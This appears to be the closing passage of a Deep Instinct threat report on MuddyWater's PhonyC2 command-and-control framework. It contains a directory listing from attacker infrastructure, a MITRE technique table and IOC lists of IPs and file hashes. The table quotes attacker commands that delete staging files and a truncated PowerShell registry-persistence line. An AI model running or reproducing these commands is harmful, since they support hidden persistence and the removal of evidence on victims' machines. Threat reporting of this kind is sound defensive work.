services.http.response.body	<pre>&lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"&gt; &lt;html&gt; &lt;head&gt; &lt;meta http-equiv="Content-Type" content="text/html; charset=utf-8"&gt; &lt;title&gt;Directory listing for /&lt;/title&gt; &lt;/head&gt; &lt;body&gt; &lt;h1&gt;Directory listing for /&lt;/h1&gt; &lt;hr&gt; &lt;ul&gt; &lt;li&gt;&lt;a href="config.jsp"&gt;config.jsp&lt;/a&gt;&lt;/li&gt; &lt;li&gt;&lt;a href="eh.msi"&gt;eh.msi&lt;/a&gt;&lt;/li&gt; &lt;li&gt;&lt;a href="openssh.msi"&gt;openssh.msi&lt;/a&gt;&lt;/li&gt; &lt;li&gt;&lt;a href="pu.exe"&gt;pu.exe&lt;/a&gt;&lt;/li&gt; &lt;li&gt;&lt;a href="putty.exe"&gt;putty.exe&lt;/a&gt;&lt;/li&gt; &lt;li&gt;&lt;a href="Venom.exe"&gt;Venom.exe&lt;/a&gt;&lt;/li&gt; &lt;/ul&gt; &lt;/body&gt; &lt;/html&gt;</pre>			
services.http.response.body_hashes	sha256:b97f019c5741b50fb0ed26652732951ce2763dd8aee320997d595dc5155625b8			
services.http.response.body_hashes	sha1:32aea9ea6e26183d265c238fa1ffafbebd246cc			
services.http.response.body_hash	sha1:32aea9ea6e26183d265c238fa1ffafbebd246cc			
services.http.response.html_title	Directory listing for /			
services.http.supports_http2	false			
services.observed_at	2023-05-16T20:58:04.316749120Z			

Figure 29: Directory listing of 185.254.37[.]173

The file named [eh.msi](#) was uploaded to VirusTotal. This file is an installer for the eHorus remote access tool. The exact same file was also mentioned by Mandiant as being used by a cluster of activity that overlaps with MuddyWater. Additionally, the use of eHorus software by MuddyWater was observed by Microsoft and Symantec.

## 2) 45.159.248[.]244

In this instance of PhonyC2, MuddyWater decided to use Port 53 for the server, which is normally reserved for DNS use. This shows yet another attempt by MuddyWater to change their TTPs and conceal their malicious activity.

This is also the third overlap of PhonyC2 intersecting with Microsoft's reporting on MuddyWater activity.

### Looking Ahead

MuddyWater is continuously updating the C2 and changing TTPs to avoid detection, as can be seen throughout the blog, and in the investigation of the leaked code of PhonyC2.

Deep Instinct has already observed a suspected instance of PhonyC2 that is using a newer code version than V6 that was leaked in a URL scan on the IP 195.20.17[.]44:

HTTP Response ⓘ	
Final URL	http://195.20.17.44:443/560be795197a41ecbf5b9836a2cc32f.go?EN0L00R6E6U=EN0L00R6E6U
Serving IP Address	195.20.17.44
Status Code	200
Body Length	24.40 KB
Body SHA-256	c36ed911547beb82ad55753aa9707aaa79275010c5844bae25b437e6ddfcc075

Figure 30: URL Scan of newer than V6 PhonyC2





Tactic	Technique	Description
	T1070.004	
	Indicator	Phony C2
	Removal:	deletes files rm c:\programdata\db.sqlite ; rm c:\programdata\db.ps1
	File	after execution
	Deletion	
		PhonyC2
	T1112	creates registry
	Modify	entries to New-ItemProperty -Path "HKLM:SOFTWARE\iCXqExISMHV" -Name "fmoopWgmBla" -Va
	Registry	achieve persistence

IOC:

IP Address	Description
45.159.248[.]244	PhonyC2 V6 (PaperCut)
91.121.240[.]104	"apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153 (log4j)
195.20.17[.]44	Suspected as PhonyC2 V7
45.86.230[.]20	MuddyWater infrastructure related to PhonyC2 activity (DarkBit Technion)
137.74.131[.]30	"apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153
178.32.30[.]3	"apiy7" PhonyC2
137.74.131[.]24	"apiv4" and/or "apiy7" PhonyC2 with ETag 2aa6-5c939a3a79153
46.249.35[.]243	PhonyC2 V6 (DarkBit Technion)
185.254.37[.]173	PhonyC2 V6 (PaperCut)
194.61.121[.]86	PhonyC2 V6 (DarkBit Technion)
87.236.212[.]22	Suspected first version of PhonyC2
91.235.234[.]130	PhonyC2 V6.zip
157.90.153[.]60	"apiv4" PhonyC2
157.90.152[.]26	"apiv4" PhonyC2
65.21.183[.]238	"apiv4" PhonyC2
45.132.75[.]101	Suspected MuddyWater infrastructure (edc1.6nc051221c[.]co)
51.255.19[.]178	Suspected MuddyWater infrastructure (pru2.6nc110821hdb[.]co)
103.73.65[.]129	Suspected MuddyWater infrastructure (nno1.6nc060821[.]co)
103.73.65[.]225	Suspected MuddyWater infrastructure (nno3.6nc060821[.]co)
103.73.65[.]244	Suspected MuddyWater infrastructure (kwd1.6nc220721[.]co)
103.73.65[.]246	Suspected MuddyWater infrastructure (kwd2.6nc220721[.]co)
103.73.65[.]253	Suspected MuddyWater infrastructure (kwd3.6nc220721[.]co)
137.74.131[.]16	Suspected MuddyWater infrastructure (qjk1.6nc051221c[.]co)
137.74.131[.]18	Suspected MuddyWater infrastructure (qjk2.6nc051221c[.]co)
137.74.131[.]25	Suspected MuddyWater infrastructure (qjk3.6nc051221c[.]co)
164.132.237[.]67	Suspected MuddyWater infrastructure (tes2.6nc051221a[.]co)
164.132.237[.]79	Suspected MuddyWater infrastructure (pru1.6nc110821hdb[.]co)

Samples of files generated by the framework (those are non-exhaustive):

SHA256	Description
7cb0cc6800772e240a12d1b87f9b7561412f44f01f6bb38829e84acbc8353b9c	db.ps1
5ca26988b37e8998e803a95e4e7e3102fed16e99353d040a5b22aa7e07438fea	db.sqlite
1c95496da95ccb39d73dbbdf9088b57347f2c91cf79271ed4fe1e5da3e0e542a	utils.jse
2f14ce9e4e8b1808393ad090289b5fa287269a878bbb406b6930a6c575d1f736	db.ps1
b4b3c3ee293046e2f670026a253dc39e863037b9474774ead6757fe27b0b63c1	db.sqlite
b38d036bbe2d902724db04123c87aeea663c8ac4c877145ce8610618d8e6571f	utils.jse

© 2023 Deep Instinct. All rights reserved.